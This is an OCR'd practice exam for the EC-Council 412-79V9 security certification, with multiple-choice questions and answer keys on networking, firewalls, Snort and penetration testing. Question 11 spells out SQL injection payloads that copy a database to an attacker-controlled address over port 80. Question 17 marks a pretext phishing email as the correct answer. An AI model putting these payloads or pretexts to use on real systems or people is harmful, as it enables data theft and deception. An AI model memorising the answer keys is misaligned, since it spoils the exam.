
EC-Council 412-79V9 Exam

Volume: 203 Questions

Question: 1
TCP/IP model is a framework for the Internet Protocol suite of computer network protocols that defines the communication in an IP-based network. It provides end-to-end connectivity specifying how data should be formatted, addressed, transmitted, routed and received at the destination. This functionality has been organized into four abstraction layers which are used to sort all related protocols according to the scope of networking involved.



Which of the following TCP/IP layers selects the best path through the network for packets to travel?

A. Transport layer

B. Network Access layer

C. Internet layer

D. Application layer

Answer: C

Question: 2
Firewall is an IP packet filter that enforces the filtering and security policies to the flowing network traffic. Using firewalls in IPv6 is still the best way of protection from low level attacks at the network and transport layers. Which one of the following cannot handle routing protocols properly?

A. “Internet-router-firewall-net architecture”


B. “Internet-firewall-router-net architecture”

C. “Internet-firewall/router(edge device)-net architecture”

D. “Internet-firewall -net architecture”

Answer: B

Question: 3
Port numbers are used to keep track of different conversations crossing the network at the same time. Both TCP and UDP use port (socket) numbers to pass information to the upper layers. Port numbers have the assigned ranges.



Port numbers above 1024 are considered which one of the following?

A. Dynamically assigned port numbers

B. Statically assigned port numbers

C. Well-known port numbers

D. Unregistered port numbers

Answer: A

Question: 4
This is a group of people hired to give details of the vulnerabilities present in the system found after a penetration test. They are elite and extremely competent penetration testers and intrusion analysts. This team prepares a report on the vulnerabilities in the system, attack methods, and how to defend against them.

What is this team called?

A. Blue team

B. Tiger team

C. Gorilla team

D. Lion team

Answer: B

Question: 5
You work as an IT security auditor hired by a law firm in Boston. You have been assigned the responsibility to audit the client for security risks. When assessing the risk to the clients network, what step should you take first?

A. Analyzing, categorizing and prioritizing resources

B. Evaluating the existing perimeter and internal security

C. Checking for a written security policy

D. Analyzing the use of existing management and control architecture

Answer: C

Question: 6
Hackers today have an ever-increasing list of weaknesses in the web application structure at their disposal, which they can exploit to accomplish a wide variety of malicious tasks.

New flaws in web application security measures are constantly being researched, both by hackers and by security professionals. Most of these flaws affect all dynamic web applications

whilst others are dependent on specific application technologies. In both cases, one may observe how the evolution and refinement of web technologies also brings about new exploits which compromise sensitive databases, provide access to theoretically secure networks, and pose a threat to the daily operation of online businesses.
What is the biggest threat to Web 2.0 technologies?

A. SQL Injection Attacks

B. Service Level Configuration Attacks

C. Inside Attacks

D. URL Tampering Attacks

Answer: A

Question: 7
In which of the following firewalls are the incoming or outgoing packets blocked from accessing services for which there is no proxy?

A. Circuit level firewalls

B. Packet filters firewalls

C. Stateful multilayer inspection firewalls

D. Application level firewalls

Answer: D

Question: 8
Which one of the following Snort logger mode commands is associated to run a binary log file through Snort in sniffer mode to dump the packets to the screen?

A. ./snort -dvr packet.log icmp

B. ./snort -dev -l ./log

C. ./snort -dv -r packet.log

D. ./snort -l ./log –b

Answer: C

Question: 9
Which of the following approaches to vulnerability assessment relies on the administrator providing baseline of system configuration and then scanning continuously without incorporating any information found at the time of scanning?

A. Service-based Assessment Solutions

B. Product-based Assessment Solutions

C. Tree-based Assessment

D. Inference-based Assessment

Answer: C

Question: 10
Today, most organizations would agree that their most valuable IT assets reside within applications and databases. Most would probably also agree that these are areas that have the weakest levels of security, thus making them the prime target for malicious activity from system administrators, DBAs, contractors, consultants, partners, and customers.

Which of the following flaws refers to an application using poorly written encryption code to securely encrypt and store sensitive data in the database and allows an attacker to steal or modify weakly protected data such as credit card numbers, SSNs, and other authentication

credentials?

A. SSI injection attack

B. Insecure cryptographic storage attack

C. Hidden field manipulation attack

D. Man-in-the-Middle attack

Answer: B

Question: 11
A penetration tester tries to transfer the database from the target machine to a different machine. For this, he uses OPENROWSET to link the target database to his own database, replicates the database structure, and transfers the data to his machine by via a connection to the remote machine on port 80.
The query he used to transfer databases was:
'; insert into OPENROWSET
('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;',
'select * from mydatabase..hacked_sysdatabases')
select * from master.dbo.sysdatabases –
The query he used to transfer table 1 was:
'; insert into OPENROWSET('SQLoledb',
'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;',
'select * from mydatabase..table1') select * from database..table1 –
What query does he need in order to transfer the column?

A. '; insert into
OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;',
'select * from mydatabase..hacked_syscolumns')
select * from user_database.dbo.systables –


B. '; insert into
OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;',
'select * from mydatabase..hacked_syscolumns')
select * from user_database.dbo.sysrows –

C. '; insert into
OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;',
'select * from mydatabase..hacked_syscolumns')
select * from user_database.dbo.syscolumns –

D. '; insert into
OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;',
'select * from mydatabase..hacked_syscolumns')
select * from user_tables.dbo.syscolumns –

Answer: C

Question: 12
Packet filtering firewalls are usually a part of a router. In a packet filtering firewall, each packet is compared to a set of criteria before it is forwarded.
Depending on the packet and the criteria, the firewall can:
i)Drop the packet
ii)Forward it or send a message to the originator



At which level of the OSI model do the packet filtering firewalls work?

A. Application layer

B. Physical layer

C. Transport layer

D. Network layer

Answer: D

Question: 13
An antenna is a device that is designed to transmit and receive the electromagnetic waves that are generally called radio waves. Which one of the following types of antenna is developed from waveguide technology?

A. Leaky Wave Antennas

B. Aperture Antennas

C. Reflector Antenna

D. Directional Antenna

Answer: B

Question: 14
Firewall and DMZ architectures are characterized according to its design. Which one of the following architectures is used when routers have better high-bandwidth data stream handling capacity?

A. Weak Screened Subnet Architecture

B. "Inside Versus Outside" Architecture

C. "Three-Homed Firewall" DMZ Architecture

D. Strong Screened-Subnet Architecture

Answer: A

Question: 15
Which one of the following tools of trade is a commercial shellcode and payload generator written in Python by Dave Aitel?

A. Microsoft Baseline Security Analyzer (MBSA)

B. CORE Impact

C. Canvas

D. Network Security Analysis Tool (NSAT)

Answer: C

Question: 16

Internet Control Message Protocol (ICMP) messages occur in many situations, such as whenever a datagram cannot reach the destination or the gateway does not have the buffering capacity to forward a datagram. Each ICMP message contains three fields: type, code, and checksum. Different types of Internet Control Message Protocols (ICMPs) are identified by a TYPE field. If the destination is not reachable, which one of the following are generated?

A. Type 8 ICMP codes

B. Type 12 ICMP codes

C. Type 3 ICMP codes

D. Type 7 ICMP codes

Answer: C

Question: 17
You are conducting a penetration test against a company and you would like to know a personal email address of John, a crucial employee. What is the fastest, cheapest way to find out John's email address.

A. Call his wife and ask for his personal email account

B. Call a receptionist and ask for John Stevens' personal email account

C. Search in Google for his personal email ID

D. Send an email to John stating that you cannot send him an important spreadsheet attachment file to his business email account and ask him if he has any other email accounts

Answer: D

Question: 18
NTP protocol is used to synchronize the system clocks of computers with a remote time server or time source over a network. Which one of the following ports is used by NTP as its transport

layer?

A. TCP port 152

B. UDP port 177

C. UDP port 123

D. TCP port 113

Answer: C

Question: 19
A framework is a fundamental structure used to support and resolve complex issues. The framework that delivers an efficient set of technologies in order to develop applications which are more secure in using Internet and Intranet is:

A. Microsoft Internet Security Framework

B. Information System Security Assessment Framework (ISSAF)

C. Bell Labs Network Security Framework

D. The IBM Security Framework

Answer: A

Question: 20
In which of the following IDS evasion techniques does IDS reject the packets that an end system accepts?

A. IPS evasion technique

B. IDS evasion technique

C. UDP evasion technique

D. TTL evasion technique

Answer: D